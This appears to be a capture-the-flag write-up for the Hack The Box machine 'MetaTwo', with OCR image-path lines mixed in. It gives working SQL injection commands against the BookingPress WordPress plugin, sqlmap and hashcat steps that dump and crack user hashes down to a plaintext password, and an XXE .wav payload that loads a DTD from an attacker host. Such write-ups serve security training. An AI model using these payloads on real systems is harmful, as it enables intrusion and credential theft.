
# MetaTwo

## Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA meta2 10.129.228.95
```




```
PORT      STATE    SERVICE      REASON         VERSION
21/tcp    open     ftp?         syn-ack ttl 63
22/tcp    open     ssh          syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDPp9LmBKMOuXu2ZOpw8JorL5ah0sU0kIBXvJB8LX26rpbOhw+1MPdh
0tt4QPj92xtTe/f7WV4hbBLDQust46D1xVJVOCNfaloIC40BtWoMWIoEFWnk7U3kwXcM5336LuUnhm69XApDB4y/dt5CgX
QuV633wFefpxnmvTu7XX9W8vxUcmInIEIQCmunR5YH4ZgWRclT+6rzwRQw1DH1z/ZYui5Bjn82neoJunhweTJXQcotBp8g
nLVvoWrTWlXlEyPiHraKC0okOVtul6T0VRxsuT+QsyU7pdNFkn2wDVvC25AW8=
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB1ZmNogWBUF8MwkNsez
|   256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOP4kxBr9kumAjfplon8fXJpuqhdMJy2rpd3FM7+mGw2
80/tcp    open     http         syn-ack ttl 63 nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
```

## Enumerating HTTP

Adding the hostname from the scan results to the `/etc/hosts` file

```
echo '10.129.228.95 metapress.htb' | sudo tee -a /etc/hosts
```


**Visiting the website -** `http://metapress.htb`




We see that the website is running on wordpress.

```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-http]
└─$ whatweb http://metapress.htb/
http://metapress.htb/ [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[10.129.228.95], MetaGenerator[WordPress 5.6.2], PHP[8.
0.24], PoweredBy[--], Script, Title[MetaPress &#8211; Official company site], UncommonHeaders[link], WordPress[5.6.2], X-Powered-By[PHP/8.0.24], nginx[1.18.0]
```

We also found the login page of the wordpress - `http://metapress.htb/wp-login.php`




## Scanning Wordpress

Scanning using `wpscan` to identify any vulnerable themes or plugins or to enumerate the users

```
wpscan --url http://metapress.htb/  -e u,at,ap --api-token <API-TOKEN> --
plugins-detection aggressive
```

We have identified that the current version of the wordpress is insecure on which the target site is hosted on and we also see a couple of vulnerable plugins that are vulnerable to various attacks which we use to gain a foothold on the machine

### Exploiting Vulnerable Plugins - bookingpress

This outdated plugin has 15 vulnerabilities.

```
[+] bookingpress-appointment-booking
 | Location: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/
 | Last Updated: 2025-02-01T14:58:00.000Z
 | Readme: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/readme.txt
 | [!] The version is out of date, the latest version is 1.1.28
 |
| [!] Title: BookingPress < 1.0.11 - Unauthenticated SQL Injection
| [!] Title: BookingPress < 1.0.31 - Unauthenticated IDOR in appointment_id
| [!] Title: BookingPress < 1.0.77 - Authenticated (Administrator+) Arbitrary File Upload
| [!] Title: BookingPress < 1.0.73 - Authenticated (Contributor+) SQL Injection
| [!] Title: BookingPress < 1.0.75 - Unauthenticated Booking Price Manipulation
| [!] Title: BookingPress - Appointment Booking Calendar Plugin and Online Scheduling Plugin < 1.0.88 - Authenticated (Admin+) Arbitrary File Upload
| [!] Title: BookingPress < 1.0.82 - Authenticated (Customer+) Insecure Direct Object Reference
| [!] Title: BookingPress < 1.0.83 - Missing Authorization to Appointment Time Alteration
| [!] Title: BookingPress Appointment Booking < 1.1.6 - Authenticated (Subscriber+) Arbitrary File Read to Arbitrary File Creation
| [!] Title: BookingPress - Appointment Booking Calendar Plugin and Online Scheduling Plugin < 1.1.6 - Missing Authorization to Authenticated (Subscriber+) Arbitrary
Options Update and Arbitrary File Upload
| [!] Title: Appointment Booking Calendar Plugin and Scheduling Plugin - BookingPress < 1.1.17 - Authenticated (Subscriber+) SQL Injection
| [!] Title: BookingPress < 1.1.23 - Unauthenticated Export File Download
| [!] Title: Appointment Booking Calendar Plugin and Scheduling Plugin - BookingPress < 1.1.22 - Authenticated (Contributor+) SQL Injection
| [!] Title: BookingPress < 1.1.26 - Authenticated (Contributor+) Stored Cross-Site Scripting
| [!] Title: BookingPress ≤ 1.1.28 - Authenticated (Administrator+) SQL Injection
```

Since we do not have any credentials of a user for this site, we can try exploitation using an CVE that does not require authentication

```
┌──(kali㉿kali)-[~/…/linux/meta2/meta2-exploits/CVE-2021-29447-PoC]
└─$ cat vulns-meta2.txt| grep Title | grep -v Authenticated
 | [!] Title: BookingPress < 1.0.11 - Unauthenticated SQL Injection
 | [!] Title: BookingPress < 1.0.31 - Unauthenticated IDOR in appointment_id
 | [!] Title: BookingPress < 1.0.75 - Unauthenticated Booking Price Manipulation
 | [!] Title: BookingPress < 1.0.83 - Missing Authorization to Appointment Time Alteration
 | [!] Title: BookingPress < 1.1.23 - Unauthenticated Export File Download
```

**Exploiting CVE-2022-0739 - Unauthenticated SQL Injection**

```
[!] Title: BookingPress < 1.0.11 - Unauthenticated SQL Injection
    Fixed in: 1.0.11
    References:
     - https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0739
     - https://plugins.trac.wordpress.org/changeset/2684789
```

**POC** - https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357/

The plugin fails to properly sanitize user supplied POST data before it is used in a dynamically constructed SQL query via the `bookingpress_front_get_category_services` AJAX action (available to unauthenticated users), leading to an unauthenticated SQL Injection

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php'--data
'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_
id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

We see that for this payload to work, we need a variable `_wpnonce` - `number once used(nonce)`

- It is a string value, a temporary unique key that is generated by Wordpress automatically
- It acts as a special security token to check whether you are the same person who is performing the action or not while submitting a form or adding a post.

For the payload, we can obtain the value `_wpnonce` from the source code -

```
', appointment_data: vm2.appointment_step_form_data,_wpnonce:'3e07f885ac' };
```

## Working payload

```
└─$ curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@versio
n_compile_os,1,2,3,4,5,6-- -'

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 09 Nov 2025 00:57:55 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin

[{"bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1","bookingpress_category_id":"Debian 11","bookingpress_service_name":"debian-linux-gnu","bookingpress_service_pri
ce":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5"
,"bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpress-appointment-booking\/im
ages\/placeholder-img.jpg"}]
```

## Exploitation using SQLmap

```
sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php" --method POST --data 'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_id=33&total_service=-7502' -p total_service --dbs
```

```
[20:14:50] [INFO] POST parameter 'total_service' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'total_service' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 70 HTTP(s) requests:
---
Parameter: total_service (POST)
    Type: time-based blind
```

We have two databases - `blog` and `information_schema`

```
[20:14:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0, PHP 8.0.24
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[20:14:53] [INFO] fetching database names
available databases [2]:
[*] blog
[*] information_schema
```

## Getting the tables in the table

```
sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php" --method POST --data 'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_id=33&total_service=-7502' -p total_service -D blog --tables
```

```
Database: blog
[27 tables]
+----------------------------------------+
| wp_bookingpress_appointment_bookings   |
| wp_bookingpress_categories             |
| wp_bookingpress_customers              |
| wp_bookingpress_customers_meta         |
| wp_bookingpress_customize_settings     |
| wp_bookingpress_debug_payment_log      |
| wp_bookingpress_default_daysoff        |
| wp_bookingpress_default_workhours      |
| wp_bookingpress_entries                |
| wp_bookingpress_form_fields            |
| wp_bookingpress_notifications          |
| wp_bookingpress_payment_logs           |
| wp_bookingpress_services               |
| wp_bookingpress_servicesmeta           |
| wp_bookingpress_settings               |
| wp_commentmeta                         |
| wp_comments                            |
| wp_links                               |
| wp_options                             |
| wp_postmeta                            |
| wp_posts                               |
| wp_term_relationships                  |
| wp_term_taxonomy                       |
| wp_termmeta                            |
| wp_terms                               |
| wp_usermeta                            |
| wp_users                               |
+----------------------------------------+
```

### Getting the entries in the table wp_users

```
sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php" --method POST --data 'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_id=33&total_service=-7502' -p total_service -T wp_users --dump
```

```
[20:19:24] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[20:19:25] [INFO] writing hashes to a temporary file '/tmp/sqlmapj5xf_cft771039/sqlmaphashes-jvih3nu3.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[20:19:28] [INFO] using hash method 'phpass_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/smalldict.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> /usr/share/wordlists/rockyou.txt
[20:19:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[20:19:44] [INFO] starting dictionary-based cracking (phpass_passwd)
[20:19:44] [INFO] starting 4 processes
[20:19:53] [INFO] current status: thx11 ... | (user: admin)
```

We have the hashes for the users - **admin** and **manager**

```
Table: wp_users
[2 entries]
+----+-----------------+------------------------------------+-------------------+-------------+-------------+--------------+---------------------+
| ID | user_url        | user_pass                          | user_email        | user_login | user_status | display_name | user_nicename | user_registered     | user_activation_key |
+----+-----------------+------------------------------------+-------------------+-------------+-------------+--------------+---------------------+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb | admin      | 0           | admin        | admin         | 2022-06-23 17:58:28 | <blank>             |
| 2  | <blank>         | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb | manager    | 0           | manager      | manager       | 2022-06-23 18:07:55 | <blank>             |
+----+-----------------+------------------------------------+-------------------+-------------+-------------+--------------+---------------------+
```


### Cracking the wordpress hashes - using hashcat

```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ vim manager-wp.hash

┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ hashid -m manager-wp.hash
--File 'manager-wp.hash'--
Analyzing '$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70'
[+] Wordpress ≥ v2.6.2 [Hashcat Mode: 400]
[+] Joomla ≥ v2.5.18 [Hashcat Mode: 400]
[+] PHPass' Portable Hash [Hashcat Mode: 400]
--End of file 'manager-wp.hash'--
```

```
hashcat -m 400 manager-wp.hash /usr/share/wordlists/rockyou.txt
```

```
$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70
Time.Started.....: Sat Nov  8 20:22:31 2025 (33 secs)
Time.Estimated...: Sat Nov  8 20:23:04 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     3354 H/s (12.86ms) @ Accel:92 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 110400/14344385 (0.77%)
Rejected.........: 0/110400 (0.00%)
```

We can try logging into the wordpress using these credentials since the hash were of wordpress format.




We are logged into the wordpress portal as the user - `manager`

# Foothold

## Exploiting Wordpress

Looking back at the results from the wordpress scan, we see that we that the current wordpress version is outdated and it vulnerable to a couple of vulnerabilities

```
[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
 | Found By: Rss Generator (Passive Detection)
 |  - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 |  - http://metapress.htb/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
```

It is vulnerable to a total of 46 vulnerabilities and we can use one of these to get a foothold on the machine.

```
[!] 46 vulnerabilities identified:

[!] Title: WordPress 5.6-5.7 - Authenticated XXE Within the Media Library Affecting PHP 8
    Fixed in: 5.6.3
    References:
     - https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29447
     - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
     - https://core.trac.wordpress.org/changeset/29378
     - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
     - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-rv47-pc52-qrhh
     - https://blog.sonarsource.com/wordpress-xxe-security-vulnerability/
     - https://hackerone.com/reports/1095645
     - https://www.youtube.com/watch?v=3NBxcmqCgt4
```

### CVE-2021-29447 - XML External Entity

An XXE vulnerability consists of an injection that takes advantage of a poorly configured XML interpreter.

- This allows the attackers to include external entities, attacking the applications that interpret the XML in their parameters


We can use the `CVE-2021-29447` vulnerability, which is a security flaw in the wordpress Media Library

- This vulnerability can only be exploited if the CMS is running **PHP 8** and the attacker has the permissions to upload media files.
- We can do the following with this vulnerability - **Arbitrary File Disclosure and SSRF**

### PHP version

```
[+] Headers
 | Interesting Entries:
 |  - Server: nginx/1.18.0
 |  - X-Powered-By: PHP/8.0.24
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

### The user `manager` has the permissions to upload media files




## Exploiting using File Disclosure

### Creating a malicious `.wav` file

```
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?>
<!DOCTYPE ANY[<!ENTITY % remote SYSTEM
'"'"'http://10.10.15.7:8000/NAMEEVIL.dtd'"'"'>%remote;%init;%trick;]>\x00' >
payload.wav
```

```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.10.15.7:8000/NAMEEVIL.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav

┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$ cat payload.wav
RIFF¸WAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.10.15.7:8000/NAMEEVIL.dtd'>%remote;%init;%trick;]>

┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-exploits]
└─$
```

